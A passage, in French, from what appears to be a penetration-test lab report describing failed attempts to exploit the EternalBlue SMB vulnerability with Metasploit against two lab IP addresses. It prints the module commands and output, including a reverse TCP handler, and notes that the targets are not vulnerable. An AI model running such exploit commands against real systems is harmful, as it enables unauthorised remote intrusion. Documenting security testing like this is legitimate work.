Suite à l'exploitation, nous concluons que cela échoué étant donné qu'il nous manque des informations afin de pénétrer dans la machine du poste de travail tel que la donnée "SESSION" et "PASSWORD" du poste de travail.

Tentative d'intrusion vulnérabilité via SMB

La tentative d'intrusion de la vulnérabilité via SMB (protocole réseau utilisé pour le partage de fichiers et d'imprimantes) permet de tester si un hacker à l'accès non autorisé via SMB. S'il a l'accès, il pourra :

- Introduire du code à distance
- Propager de vers,
- Faire des fuites d'informations
- Attaquer par déni de service (DoS)

Ici, nous avons essayé d'exploiter la vulnérabilité ms17_10_eternalblue afin d'avoir accès au contrôle à distance du système Windows d'un poste client.

```
msf6 exploit(windows/smb/ms17_010_eternalblue) > set RHOSTS 192.168.1.3
RHOSTS => 192.168.1.3
msf6 exploit(windows/smb/ms17_010_eternalblue) > run

[*] Started reverse TCP handler on 192.168.1.57:4444
[*] 192.168.1.3:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[-] 192.168.1.3:445 - An SMB Login Error occurred while connecting to the IPC$ tree.
[*] 192.168.1.3:445 - Scanned 1 of 1 hosts (100% complete)
[-] 192.168.1.3:445 - The target is not vulnerable.
[*] Exploit completed, but no session was created.
msf6 exploit(windows/smb/ms17_010_eternalblue) > █
```

Figure 19 - Exploitation vulnérabilité via SMB sur l'ip 192.168.1.3

Nous remarquons que lorsque l'on applique l'ip du poste client et que nous lançons l'exploitation, cela nous mène à un échec nous indiquant que la cible est invulnérable.

```
msf6 exploit(windows/smb/ms17_010_eternalblue) > set RHOSTS 192.168.2.42
RHOSTS => 192.168.2.42
msf6 exploit(windows/smb/ms17_010_eternalblue) > run

[*] Started reverse TCP handler on 192.168.1.57:4444
[*] 192.168.2.42:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[-] 192.168.2.42:445 - An SMB Login Error occurred while connecting to the IPC$ tree.
[*] 192.168.2.42:445 - Scanned 1 of 1 hosts (100% complete)
[-] 192.168.2.42:445 - The target is not vulnerable.
[*] Exploit completed, but no session was created.
msf6 exploit(windows/smb/ms17_010_eternalblue) > █
```

Figure 20 - Exploitation vulnérabilité via SMB sur l'ip 192.168.2.42

Avec une autre adresse ip, nous reproduisons la méthode précédente et arrivons à la conclusion que la cible est aussi invulnérable.